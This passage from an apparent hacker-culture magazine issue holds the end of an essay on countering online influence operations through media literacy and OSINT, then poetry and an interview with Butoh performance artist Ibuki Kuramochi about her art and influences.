mitigate the risks associated with influence operations and their impact. I've had the pleasure of working with many groups and communities from around the world who are creating inspiring solutions and strategies to counter influence operations.

The communities working on this are crucial, especially given the advancements in techniques to deliver more camouflaged influence operations and innovations in information warfare online, coupled with the ability to push more narratives and propaganda to hack consumer perceptions, especially from states with high expenditure for digitised propaganda.

So what can be done at the community and individual level to combat these threats?

One way to support the counterring of this is to promote digital media literacy so that vulnerable communities remain up to speed with the familiarity and understanding of online information systems. So whatever communities, groups or workplace you are in, encourage workshops on simple lessons such as how to critically assess what they encounter online and how to spot fake news, propaganda, and other forms of manipulation.

This simple strategy might be the difference between someone being scammed online, being phished or finding themselves unknowingly spreading content created by a hostile state.

"sharing the basics with your family, friends and colleagues works towards a stronger future generation."

This leads into my ambition to write for HVCK Magazine, which is to promote the uptake in the use of OSINT techniques in the community. I've been creating YouTube tutorials on simple techniques like image reverse search, Google dorking, geolocation, using satellite imagery and other concepts all with the effort to spread these skills far and wide. I have no doubt many of the readers here have, or are able to, champion these techniques, but sharing the basics with your family, friends and colleagues works towards a stronger future generation.

Going back to accounts like Marco and Nupur, I was only able to get into this field and investigate and expose their networks not because of any courses or training, but because those before me were sharing with their time, skills and expertise – and it was through those people that I have been able to become pretty good at pulling on the threads of operations attempting to hack perceptions on behalf of hostile states and malign actors.

Having presented these sorts of things at conferences and workshops, I always like to provide lists to cater for those that like action points. So here is a list of steps and prompts you can take, or share with others, to minimise the risk of falling prey to the actors that want to mislead you and influence you to make an action:

1. Source check: who or what is posting the content? Is the report you are about to share from a trusted source? Have they been transparent in their own claims and sources? Is the account providing a review on a product you are about to buy trusted or verified? If in doubt, don't act on the post.

2. Patterns: If you see a particular pattern then it could be a sign of coordinated activity as part of an operation. Examples might be where there are a lot of the same posts promoting a hashtag or where there are identical reviews or comments under a post.

3. Research: Before forming an opinion about something you see online, do some research. Look for other media sources making that corroborate a claim, check what a photo or video really shows before sharing it and before buying a product make sure there are other reviews from reputable sources.

4. Be skeptical: Don't believe everything you read online. Use your critical thinking skills to evaluate the information and decide whether it's credible. The person you have met from a dating site could be out to steal your banking details, the email you have received might not actually be from a real Nigerian prince, and the post you are about to share could have been written by someone from a very different country to where you think they are from.

5. Report suspicious activity: If you suspect that an account, person, brand or page is engaging in suspicious activity and attempting to deceptively influence you to, report it to appropriate authorities, such as social media platforms or consumer protection agencies.

CK

ARTS

The body is anarchic
the body starts the revolution
the body is not a site of occupation – it
desires only freedom
The body wants to stand like a tree between
heaven and earth

Let us be as a flower – opening with the sun
every morning


A Thousand dewdrops
A Thousand flowers

– Atsushi Takenouchi

Dreams visit me fully embodied,
textured and encased in skin-
like membrane, flushed with
heat and blood with a centre like
cold bones that do not sing but
drone in sacred tonal prayers,
prayers that can only be heard
at the bottom of the ocean, or
at the edge of the Ganges, as
the burning go on, always the
burning, and the towers of smoke
tunnelling and evaporating in
cyclical perturbations filling
eyes with wonder and doubt. My
dream spirits disturb me, they
play tricks on me as I sleep,
such wicked unforgiving tricks:
they wake me before I wake, take
me to strange sites in which I
see magical things, fearful and
intriguing things, interweaving
across time and space and
I....
I...
I...
become a forgotten monster, a
strange ancestor of my very own,
a memory yet to be, a ghost, a
newborn,
a lady lazarus
turning out and in
over
over
like the soil.

Not long ago a dream visited
me, inside I saw myself as a long
dead woman buried deep in a
stone cairn, surrounded by deep
darkness. I then saw myself,
as I am now, entering the sacred
buriel chamber, digging away the
soil, gazing down at my decayed
remains. I reach down and raise
the frail skeletal silhouette to my
body. At the moment of contact
this decayed remnant began to
breathe, to move, to take form, to
inhabit space. Our eyes locked, I
saw myself, I saw days I have not
known, the dream ended.

This dream portal, this emergent
imaginative landscape, showed
me that the only way to enter the
places we fear is to walk,
to walk with our own free will,
talk with a grace that comes only
after surrender,




walk in and down,
walk with eyes open,
walk with heart
beating,
walk breathless,
walk without sight,
to walk alone,
unencumbered,
to walk, simply,
profoundly, to walk
with no map,
to walk when you can
no longer walk
to walk when
you can only crawl.

There is something important about 'walking' into the dark. There is a vitality to be sourced when we push our hands down into wet soil, lean into the sharp edges, turn around and face the monster we imagine is following us down the dark hallway. There has never been a time of such plenty and uncertainty when what was falling into yesterdays and yet what is yet to be is not yet know. Our days are filled with the demands of survival and meaningfulness, yet while we grasp the threads of our crumbling rituals we are confronted with the truth that it is our own hand unravelling the tapestry, reminding us that
nothing,
no-thing,
no
thing
is permanent.

It is not enough to be born once from our mother's womb, we must be born from many wombs, again and again. Kazuo Ohno

Ibuki Kuromochi is an artist who does not fear to lean into the sharp edges, to let herself be seen to bleed, to yearn, to be all of herself in the moment, to feel in the deep and wild ways we all once felt, and through her movement and visual art let her the energy of her interior world be made visible and become a mirror. Ibuki weaves Butoh dance, painting, digital art and posthuman philosophy to create an astonishingly visceral, poetic and exquisitely unflinching performance art. Her work interrogates what it means to be human, the experience of embodiment, and our often dissonant impulses to dissolve into the pleasures and pains of our sensing bodies and simultaneously escape from its inherent limitations. Ibuki peels open the psychic fissures in our collective consciousness and suggests that it is through the language of the body that we find new forms, new ways of being. As she interlaces multiple artistic modalities hitherto unforeseen possibilities emerge, and from the liminal spaces where these gossamer threads are suspended, she holds the ancient wisdom of the body born of earth and mother, she holds emerging selves that can not yet be defined, emerging worlds that will not be contained. This is an artist who is holding a light out for us as we traverse a radically shifting landscape, an artist who is going where many fear to go, to the unfathomable depths and inconceivable breadths of human experience and evolution, and in so doing, is creating a map that we may follow.



I was privileged to connect with Ibuki and to have the opportunity to ask about her arts practice, her inspirations, her dreams and philosophy. Her responses were honest, direct, mesmerising in their unexpected dynamism. I am now even more curious than I was before, and I sense that this is an artist who has much to teach, an artist who may have enough fire to share with those of us who are still searching for our spark.

An Ode to Kazuo Ohno

The dead help us, offer us a way through the darkness. Without the dead there would be no dance.
Dance is life.
The creation/embodiment of the dance is like giving birth.
You are walking the boundary

between birth and death, and each is required for the other to occur – a symbiosis, a merging, an incursion, an osmotic exchange from the living to the dead, interdependencies unfold from the inside to the outside, from the out-breath to the in-breath, from self to other and everything. Words are not necessary – the soul will speak through the body

An Interview with

Ibuki Kuramochi:

Butoh Dance Practitioner and Interdisciplinary Performance Artist

Describe your inspirations/ motivations. What drives you? What lights your fire?

My work is primarily based on my own, female physicality.

I feel disgusted by my female body, which repeats the same cycle every month in an attempt to fulfill its biological duties as its cells change from day to day and its hormones increase, but at the same time I also feel love for the body with this matrix.

At the same time that I feel the urge to burn it down, I also feel the desire to embrace my body, which has cells that work ceaselessly day in and day out. I present my female body, which contains my sexuality and identity, as a narrative of art, deconstructing it, embracing it, and presenting it as art.

Especially after 30, I feel an increase in hormones, a daily, impending, alien parasite that urges ovulation and constantly works on the imperative to conceive.

My consciousness and corporeality have flown across the universe and even to Mars, in view of the powerful otherness-infused matrix that encompasses my Godzilla-like megalobiological image. My driving force is the closest geography - my own body itself, a fat, soft, vulnerability-laden geography with built-in hormones.

I have read descriptions of Butoh as the dance of darkness. Hijikata described the experience of Butoh as one in which “the dance releases different forces from within that emerge as monsters/ demons/spirits...these forces/ spirits have their own dance, which the dancer attempts to embody.

How does the cultural and aesthetic tradition of Butoh shape your creative vision? I’m curious about the path that led you to Butoh practice and performance. What were the primary catalysts?

Before I started Butoh dance, I was performing live painting.

As I collaborated with musicians and repeated improvised physical painting performances, I became interested in incorporating a variety of movements. I took contemporary dance classes, but I was having a hard time connecting it with my own way of expression, when an artist friend of mine advised me, “Butoh might be a good fit for your art.

Butoh, for example, allows one to learn the spirituality and physical expression of showing one’s back, dancing with one’s back only, and acting.

I visited the Kazuo Ohno Butoh Dance Studio. His son, Mr. Yoshito Ohno, was still alive at that time, and I will never forget the excitement I felt when I met and practiced with him for the first time.

The philosophy of Tatsumi Hijikata's Butoh and Kazuo Ohno's Butoh are slightly different. Kazuo Ohno is a Christian and was drafted into the army for nine years during the war, so life and death cannot be separated from his Butoh. The theme of the mother and the unborn child is Kazuo Ohno's starting point.

The themes of praise and compassion for mothers and love, as well as thoughts of death, are the roots of Kazuo Ohno's work.

I don't like to use this term, but I think I can say that Ohno Butoh is more "feminine".

My first practice began with an "encounter" with the space. I remember there were about 15 students in total.

It was a very quiet practice place, filled with a very good sense of tension and creativity.


The space was connected to the universe, and each of us created a Butoh dance with the image of space as the inside of a womb, connected to the heavens by an umbilical cord.

When I was first exposed to the philosophy of Ohno Butoh, I felt firmly in my body and spirit that my own art and physical expression were in alignment.

I still vividly remember the tears streaming down my face as I danced at that moment.

My body and spirit were flooded with the emotion that my creativity and the philosophy of Ohno Butoh had married and blessed each other.

Unfortunately, Mr. Yoshito Ohno passed away on January 8, 2020, but I am proud to have been able to carve out a place in my life



to dance and practice with Mr. Yoshito, and I am still deeply grateful to him.

Kazuo Ohno's fundamental theme of mother - fetus is strongly connected in narratives about the female body and uterus, which is the root of my work, and I incorporate criticality in my art by using post-human and cyborg identities in it.

Butoh is a bodily expression that traverses life and death, sex and asexuality, inside and outside. It is a spirituality that transcends the framework of dance and completes human life and body.

Your artistic practice beautifully demonstrates the possibilities inherent in multimodality as a method for practice and inquiry. What/who were the primary influences in your discovery and exploration of the interweaving of dance and visual art in performance?

My inspirations are interdisciplinary and coexist through various media such as Butoh dance, philosophy, anatomy, performance art, and animation.

My main creative axis is Butoh, a physical expression that encompasses philosophy, and I am intrinsically influenced by the Minakata Mandala, created by the Japanese biologist, naturalist, and folklorist, Kumagusu Minakata. Kumagusu, known for his research on slime molds, created the Minakata Mandala because he believed that science could overcome the limitations of modern scholarship by combining it with Buddhist philosophy, especially the ideas contained in the mandalas of the Kegon Sutra and Shingon esoteric Buddhism.

The famous book "The World of the Fetus" by anatomist Shigeo Miki is said to be the starting point of Kazuo Ohno's work, and the relationship between the fetus and the uterus was a great inspiration for him.

This book gave a lot of inspiration for me as well.
At the core of the ideas in my work are Donna Haraway's Cyborg Manifesto and Rosi Braidotti's Post-human feminism.

In contemporary/ visual art, I am influenced by Francis Bacon, HR Giger, Marina Abramović, Carolee Schneemann, and Gutai.

In manga and anime culture, Parasite, Neon Genesis Evangelion, Nausicaa of the Valley of the Wind, etc.

Ryoko Tamiya, the female character in Parasite, is a human woman parasitized by a parasite, an alien inside, so to speak, who goes through a pregnancy in the work and has her own philosophy about humans and life, and questions about the existence of children.

She has an overwhelmingly otherness identity who has a human body, but is also curious and skeptical about humans, and her attitude and appearance are very cyborg-like and post-human. Evangelion and Nausicaa similarly contain cyborg narratives and are strong inspirations.

What is important in my work is the practice of crossover between cyborg otherness and sexuality, the essence of each, like a Minakata Mandala.

In what ways does your movement and visual art inform and shape each other? Does the extension of the exploration of this relationship into photographic imagery and video art enable unexpected threads of connection, meaning and beauty to emerge?

Is your art making an extension of who you are?

Both visual art and movement resonate closely with each other. All of my digital work is built from the documentation of my body (movement). I extract my body, and through Photoshop, I extend and transform it at will to create new forms of alien representation. The process of digital painting is very painterly, whereas video art is more like the process of composing a poem. They have different essences, but I would say that they both come from my body and are extensions of it.

